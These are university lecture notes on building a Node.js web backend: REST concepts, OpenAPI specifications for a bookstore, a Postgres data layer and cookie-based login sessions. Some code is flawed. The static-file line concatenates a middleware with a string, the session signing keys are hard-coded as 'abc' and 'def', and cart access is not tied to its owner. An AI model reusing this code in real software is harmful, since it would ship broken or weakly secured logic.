Lecture notes on ”building a backend for your webapp”

Vittorio Zaccaria

April 25, 2020

Contents

1 Introduction

During these lectures, you will learn how to **build and deploy** your web application in the real world. We will actually build the **server** of your web application; to do that, we will

- improve (or learn from scratch) our **Javascript** skills
- experience with industrial platforms (such as **Heroku**) and specification languages (**OpenAPI**)
- develop using **Git**

We will touch a few other topics which, however, we will not deep-dive into; in particular:

- Cloud Computing
- Distributed Systems
- Databases (we will take off from what you’ve already seen in that course)

We will use Javascript to implement the backend. This is a choice that is dictated by the fact that you have already seen Javascript for the front-end, so you shouldn’t have to learn a new language from scratch.

To get on the same page, it is important to understand what we are going to build. The following part is going to introduce the correct terminology (and some history).

2 Web Services

We start by recalling what the term **service** means

> A **service** is a *software functionality* that can be **reused** by different clients for different purposes

A service logically represents a business activity with a specified outcome which can be any kind of artifact. It is typically **self-contained**, i.e., assuming that someone is offering the service, you don’t need anything else to bring the activity to completion. Moreover, it is a black box for its consumers, who only know the surface of the service.

A **service oriented architecture** is the most used way to build a **client/server application**; It is the **reuse paradigm** in disguise; applications are built by **integrating existing services** instead of rewriting them from scratch.

A non-service oriented architecture, provides raw access to resources (data) with few or no application logic at all; clients thus contain the application logic, which might be replicated across them for common functionality. This has obvious maintainability issues, because, for example, changing the structure of databases might imply rewriting the clients.

As an example, consider a software system that manages a company's warehouse. An `order` might be a complex view of the `inventory` and `sales` databases. Different clients would have to re-implement any functionality to view/manipulate it.




Figure 1: Changing the structure of the database means changing how the user interact with it. Each client potentially replicates queries already done by others.

In a service oriented architecture, you introduce a **service layer** where common operations over raw-data have been extracted from clients and put in a single server functionality reusable on demand by the clients. These might have been abstracted in a more-or-less object oriented way (where the term **resource** is used instead) or in a way more similar to classic procedure call.

In this case, changing the structure of the database means rewriting only the remote application server. Clients are typically un-impacted by the change and interact with it through an interface that does not expose implementation details (RPC or other high level language).

2.1 Introduction to web APIs

In a web application, the application layer becomes the browser while the service layer becomes the web server. The layer's interaction follows a recurring pattern that is best described in the following picture:





Figure 2: Changing the structure of the database means rewriting only the remote application server. Clients are unimpacted by the change.



After some initial requests, initiated by the client, to get the code of the presentation layer, the client begins to manipulate resources either to render them or to modify them through a series of messages to the Web API exposed on the server. Typically, such APIs exploit the HTTP protocol,

although several other do exist.




Figure 3: The architecture of a web application


Any Web API that uses HTTP verbs **appropriately** to manipulate a resource is said compliant with the representational state transfer principle (REST). There might be different degrees with which a web API is compliant with REST; these follow the Richardson maturity model:

- Level 0: SOAP or XML-RPC. Single endpoint, functionality described by the request.
- Level 1: Each resource has its own URI, but requests are just GET and POST
- Level 2: Use the full power of HTTP verbs to manipulate resources
- Level 3: Hypertext as the engine of application state. Response contain hyperlinks to other URIs for performing additional actions. Example: news feeds.

All current applications follow Level-2.

2.2 Resource manipulation

Our web application is going to expose resources through the HTTP protocol, so it is best to get a good grasp of it. HTTP is a **communication protocol**, i.e., a **system of rules** that specify how a request for a resource and the response should be formed (message negotiation and transmission).



2.2.1 Resource identification

Much of HTTP1.1 standardization was guided by **a core set of principles and constraints** to work with resources. All the resources must have:

- an **identifier** (URI), i.e., a unique textual key associated with the resource:

```
scheme:[//host[:port]][/]path[?query][#fragment]
```


- a **state** with a suitable **representation**, i.e., a textual description of the actual state of the resource (JSON, XML and so on.).

The `path` component is important as it allows to structure hierarchically the application objects; for example `/pets` might mean a collection of pets, while `/pets/43` might mean the pet #43 of that specific collection.

Also the `query` parameter is important, as it allows to specify an optional constraint on the referenced resource; for example `/pets?from=3&to=10` could mean only pets whose id's are from #3 to #10.

2.2.2 Resource manipulation

We only have a few ways to manipulate the resources state, through HTTP requests and associated HTTP verbs; a request is built as follows:



And might contain the following verbs:

- **Get**: request a copy of a *resource*. This is how the browser requests any HTML page or any other asset and should have no side-effects (i.e., doesn't change server state) as it can be cached along the way.
- **Post**: generally used to create a *resource* (for example a new message in a chat app, a new user and so on..). It can have **side-effects** and must not be **not be idempotent** (i.e., making the same request twice creates two separate, but similar resources)
- **Put**: often used to change or completely **replace an existing resource**; it can have **side-effects** but it must be idempotent (e.g., updating a resource twice should result in the same effect to the resource)
- **Delete**: destroys a resource; it has side effects and should be idempotent

2.3 Examples of REST APIs

2.3.1 An ideal pet store (toy example)

For example, a web site that manages a pet store could have the following set of verb meanings:

Action	Meaning	Safe	Id.
`GET pets`	Retrieves a list of pets	Yes	Yes
`GET /pets/12`	Retrieves a specific pet	Yes	Yes
`POST /pets`	Creates a new pet	No	No
`PUT /pets/12`	Updates pet #12	No	Yes
`PATCH /pets/12`	Partially updates pet #12	No	No
`DELETE /pets/12`	Deletes pet #12	No	Yes

2.3.2 An ideal site for dealing with jobs

Here you will interact with a realistic API through `curl` and `jq`. The remote API is described at this address:

https://github.com/workforce-data-initiative/skills-api/wiki/API-Overview#introduction

Examples queries to the API are:

```
curl -X GET "http://api.dataatwork.org/v1/jobs" -v | jq .
curl -X GET "http://api.dataatwork.org/v1/jobs" | jq .
curl -X GET "http://api.dataatwork.org/v1/jobs?limit=2" | jq .
curl -X GET "http://api.dataatwork.org/v1/jobs/26bc4486dfd0f60b3bb0d8d64e001800/related_jobs" | jq .
curl -X GET "http://api.dataatwork.org/v1/jobs/26bc4486dfd0f60b3bb0d8d64e001800/related_skills" | jq .
```

- You do it! Search for the related skills of a baker

```
curl -X GET 'http://api.dataatwork.org/v1/jobs/autocomplete?contains="baker"' | jq .
curl -X GET "http://api.dataatwork.org/v1/jobs/autocomplete?contains='software'"
```

and, choose and UUID and then use relatd skills

2.3.3 Using the browser to interact with an HTTP service

Use the browser

```
fetch('http://api.dataatwork.org/v1/jobs?limit=2')
  .then(function(response) {
    return response.json();
  })
  .then(function(myJson) {
    console.log(JSON.stringify(myJson));
  });
```

3 API specification

A web API specification is a document which formally defines the resources exposed by the API and all allowed operations. Its main purpose is to allow modular programming of a client/server application.

Our server will provide an API that adheres to an OpenAPI specification. API specifications can be written in YAML or JSON. The format is easy to learn and readable to both humans and machines. In fact, there are online editors for that (Swagger Editor) which you can use to produce documentation and server skeletons (to be used for starting points of your server).

To see how an API specification is done, have a look at the OpenAPI specification of the Skills API; copy and paste it up in the Swagger Editor.

Much like function calls in programming languages, all operations on resources return a representation of those resources which must be defined with a sort of type. The following is an example specification for a `GET` to the `/jobs` resource path. As you can easily see, it stipulates that the returned information must adhere to the `#/definitions/Jobs` type:

```
/jobs:
    get:
      summary: Job Titles and Descriptions
      description: 'Retrieves the names, descriptions, and UUIDs of all job titles.'
```

```
    parameters:
      - name: offset
        in: query
        description: Pagination offset. Default is 0.
        type: integer
      - name: limit
        in: query
        description: Maximum number of items per page. Default is 20 and cannot exceed 500.
        type: integer
    responses:
      '200':
        description: A collection of jobs
        schema:
          $ref: '#/definitions/Jobs'
      default:
        description: Unexpected error
        schema:
          $ref: '#/definitions/Error'
```

the `Jobs` type is defined in the same file as:

```
definitions:
  Jobs:
    type: array
    items:
      $ref: '#/definitions/Job'
    ...
```

and in turn `Job` is the representation of a `Job` resource:

```
Job:
  properties:
    uuid:
      type: string
      description: Universally Unique Identifier for the job
    title:
      type: string
      description: Job title
    normalized_job_title:
      type: string
      description: Normalized job title
    parent_uuid:
      type: string
      description: UUID for the job's parent job category
```

Now, try to devise a specification for your API!

4 API implementation

In this section we will see how to generate a stub of the backend code by using the OpenAPI specification and how to add data and authenticated sessions management. The final server is available at this Github address. Here are the steps with which it has been built.

Copy and paste this example YAML specification on the swagger editor.

```yaml
swagger: '2.0'
info:
  description: >-
    This is a simple bookstore server with a book inventory, users and a shopping cart.
  version: 1.0.0
  title: Simple Bookstore
  contact:
    email: vittorio.zaccaria(at)polimi.it
  license:
    name: Apache-2.0
    url: 'http://www.apache.org/licenses/LICENSE-2.0.html'
host: none.yet.io
basePath: /v2
tags:
  - name: book
    description: Available book
  - name: cart
    description: Access to the cart
  - name: user
    description: Operations about user
schemes:
  - http
paths:
  /books:
    get:
      summary: Books available in the inventory
      tags:
        - book
      description: 'List of books available in the inventory'
      produces:
        - application/json
      parameters:
        - name: offset
          in: query
          description: Pagination offset. Default is 0.
          type: integer
        - name: search
          in: query
          description: Generic text search
          type: string
        - name: limit
          in: query
          description: >-
            Maximum number of items per page. Default is 20 and cannot exceed
            500.
          type: integer
      responses:
        '200':
          description: A collection of Books
          schema:
            type: array
            items:
```

```
          $ref: '#/definitions/Book'
        '404':
          description: Unexpected error
  /books/{bookId}:
    get:
      summary: Find book by ID
      tags:
        - book
      description: Returns a book
      operationId: getBookById
      produces:
        - application/json
      parameters:
        - name: bookId
          in: path
          description: ID of book to return
          required: true
          type: integer
          format: int64
      responses:
        '200':
          description: successful operation
          schema:
            $ref: '#/definitions/Book'
        '400':
          description: Invalid ID supplied
        '404':
          description: Book not found
  /books/{bookId}/related:
    get:
      summary: Related books
      tags:
        - book
      description: 'List of related books'
      produces:
        - application/json
      parameters:
        - name: bookId
          in: path
          description: ID of book to return
          required: true
          type: integer
          format: int64
        - name: offset
          in: query
          description: Pagination offset. Default is 0.
          type: integer
        - name: search
          in: query
          description: Generic text search
          type: string
        - name: limit
```

```
        in: query
        description: >-
          Maximum number of items per page. Default is 20 and cannot exceed
          500.
        type: integer
      responses:
        '200':
          description: A collection of Books
          schema:
            type: array
            items:
              $ref: '#/definitions/Book'
        '404':
          description: Unexpected error
definitions:
  Book:
    title: Book
    description: A book for sale in the store
    type: object
    required:
      - title
      - author
      - price
    properties:
      id:
        type: integer
        format: int64
      title:
        type: string
        example: Il deserto dei tartari
      author:
        type: string
        example: Dino Buzzati
      price:
        $ref: '#/definitions/Amount'
      status:
        type: string
        description: book availability in the inventory
        enum:
          - available
          - out of stock
  Amount:
    type: object
    description: >
       Price
    properties:
      value:
        format: double
        type: number
        minimum: 0.01
        maximum: 1000000000000000
      currency:
```

```
        $ref: '#/definitions/Currency'
    required:
      - value
      - currency
  Currency:
    type: string
    pattern: '^[A-Z]{3,3}$'
    description: >
      some description
    example: eur
externalDocs:
  description: Find out more about Swagger
  url: 'http://swagger.io'
```

The endpoints defined above are pretty explanatory for a book seller website. We have added a `search` query parameter to the `/books` end point to enable search. Also note that we have added some subpaths to resources as a quick way to access related books.

4.1 The structure of your application

The structure of the application we are going to build is the following:




Figure 4: The structure is simple; a web API with its router controllers and some services to access the database

Once you've populated the swagger editor interface with your spec, click on the `generate server` link; choose then `nodejs-server` and unzip into a local directory the file.

Go into that directory and install the needed dependencies:

```
npm install .
npm install serve-static
```

Edit `index.js` and add the following code. This will make our server serve the files in the `www` directory:

```
let serveStatic = require('serve-static');

/* after the last app.use */
app.use(serveStatic(__dirname)  + "/www");
```

The following file fetches from the API a list of books and renders them in the browser. Create an `index.html` file as follows:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="viewport" content="width=device-width" />

    <title>Book store</title>

    <link rel="stylesheet" href="style.css" />
    <!--[if lt IE 9]>
      <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->
  </head>

  <body>
    <h1>Our first server is running!</h1>
    <ul></ul>
  </body>
  <script>
    var myList = document.querySelector("ul");
    fetch("v2/books")
      .then(function(response) {
        if (!response.ok) {
          throw new Error("HTTP error, status = " + response.status);
        }
        return response.json();
      })
      .then(function(json) {
        for (var i = 0; i < json.length; i++) {
          var listItem = document.createElement("li");
          let { title, author, price } = json[i];
          listItem.innerHTML = `${title} - ${author} - ${price.value} (${
            price.currency
          })`;
          myList.appendChild(listItem);
        }
      });
  </script>
</html>
```

Now you can start the server with:

```
node index.js
```

And access it on `localhost:8080`. You should see a page that has been populated with the example data we have used in the specification of the API. Good!

5 Data layer implementation

First of all we'll need to install a few Nodejs libraries and make sure that we have a working installation of Postgres:

```
npm install knex -SE
npm install pg
```

And extend a few modules:

- `service/BookService.js` module

```
  let sqlDb;

  exports.booksDbSetup = function(s) {
    sqlDb = s;
    console.log("Checking if books table exists");
    return sqlDb.schema.hasTable("books").then(exists => {
      if (!exists) {
        console.log("It doesn't so we create it");
        return sqlDb.schema.createTable("books", table => {
          table.increments();
          table.text("title");
          table.text("author");
          table.float("value");
          table.text("currency");
          table.enum("status", ["available", "out of stock"]);
        });
      } else {
        console.log("It exists.");
      }
    });
  };

exports.booksGET = function(offset, limit) {
  return sqlDb("books")
    .limit(limit)
    .offset(offset)
    .then(data => {
      return data.map(e => {
        e.price = { value: e.value, currency: e.currency };
        return e;
      });
    });
};
```

- `service/DataLayer.js` module

```
let { booksDbSetup } = require("./BookService");

const sqlDbFactory = require("knex");
let sqlDb = sqlDbFactory({
  debug: true,
```

```
  client: "pg",
  connection: process.env.DATABASE_URL,
  ssl: true
});

function setupDataLayer() {
  console.log("Setting up Data Layer");
  return booksDbSetup(sqlDb);
}

module.exports = { database: sqlDb, setupDataLayer };
```

- index.js

```
let { setupDataLayer } = require("./service/DataLayer");


// Initialize the Swagger middleware
swaggerTools.initializeMiddleware(swaggerDoc, function(middleware) {

  // ...

  setupDataLayer().then(() => {
    // Start the server
    http.createServer(app).listen(serverPort, function() {
      console.log(
        "Your server is listening on port %d (http://localhost:%d)",
        serverPort,
        serverPort
      );
      console.log(
        "Swagger-ui is available on http://localhost:%d/docs",
        serverPort
      );
    });
  });
});
```

Then to run the server, remember to setup the `DATABASE_URL` environment variable.

```
DATABASE_URL=localhost node index.js
```

You will be able to add data int the database with other programs such as PG-Commander.


6 Authentication

Authenticate someone or something means determining if the information provided by it is true, genuine, or valid; if you were a bank, how would you if this is a genuine message?


```
Hei, I am Bill Gates, transfer 1M$ to this bank account.
```

In general, the client must show that it knows a secret (credentials) that it has shared with you in the past.

Cookies are the most used mechanism to manage the burden of credential validation. In fact, after the client has provided the credentials, the server generates a **unique session identifier** (cookie) to avoid to re-validate credentials upon each request. Every request made to the same origin will contain that cookie in the HTTP request header.



While the server could store session information into some memory database the cookie can also serve the purpose to contain session-related state in an obfuscated manner.



An extreme example of this are the JSON web tokens, where to avoid the server to access a database on each request (e.g., to map a session identifier to the user's capabilities), one could store the entire state into a web token that is signed by the server (we are not going to address this in these notes).

6.1 Introducing session state into your app

Let us first add a user with login and logout actions to the OpenAPI spec

```
/user/login:
  post:
    tags:
      - user
    summary: Login
    description: Login with a form
    consumes:
      - application/x-www-form-urlencoded
    produces:
      - application/json
    parameters:
      - name: username
        in: formData
        required: true
        type: string
      - name: password
        in: formData
        required: true
        type: string
    responses:
      '200':
        description: succesfull login
```

```
      '404':
        description: unauthorized

/cart/{cartId}:
    get:
      tags:
        - cart
      summary: View the content of the cart
      produces:
        - application/json
      parameters:
        - name: cartId
          in: path
          required: true
          type: integer
          format: int64
      responses:
        '200':
          description: succesful operartion
          schema:
            $ref: '#/definitions/Cart'
        '404':
          description: unauthorized

definitions:
  User:
    title: User
    description: A user
    type: object
    properties:
      id:
        type: integer
      name:
        type: string
      address:
        type: string
      creditcard:
        type: string
    example:
      id: 1
      name: Vittorio
      address: DEIB
      creditcard: xyzabc

  Cart:
    title: Cart
    description: Order for books
    type:  object
    properties:
      total:
        $ref: '#/definitions/Amount'
      books:
```

```
        type: array
        items:
          $ref: '#/definitions/Book'
```

To set the cookies, we need to change the controllers and in particular, we must modify the `req.session` object on a response. The instantiated middleware will write the content of that field into the response cookie. Here, once we validate the user, we create a field in the cookie that contains the object `{ loggedin: true }`. Note that the keys we have specified are used to sign the cookie to prevent tampering from the client.

- `index.js`:

```
let cookieSession = require("cookie-session");
let cookieParser = require("cookie-parser");

// Add cookies to responses
app.use(cookieParser());
app.use(cookieSession({ name: "session", keys: ["abc", "def"] }));
```

- `controllers/User.js` module

```
module.exports.userLoginPOST = function userLoginPOST(req, res, next) {
  var username = req.swagger.params["username"].value;
  var password = req.swagger.params["password"].value;
  /* we assume that if the action completes, this is a valid user */
  User.userLoginPOST(username, password)
    .then(function(response) {
       if(!req.session.loggedin) {
         req.session.loggedin = true;
       }
      utils.writeJson(res, response);
    })
    .catch(function(response) {
        utils.writeJson(res, {error: "sorry invalid credentials"}, 401);
    });
};
```

- `controllers/Cart.js` module

```
module.exports.cartCartIdGET = function cartCartIdGET(req, res, next) {
  var cartId = req.swagger.params["cartId"].value;
  if (!req.session || !req.session.loggedin) {
    utils.writeJson(res, { error: "sorry, you must be authorized" }, 401);
  } else {
    Cart.cartCartIdGET(cartId)
      .then(function(response) {
        utils.writeJson(res, response);
      })
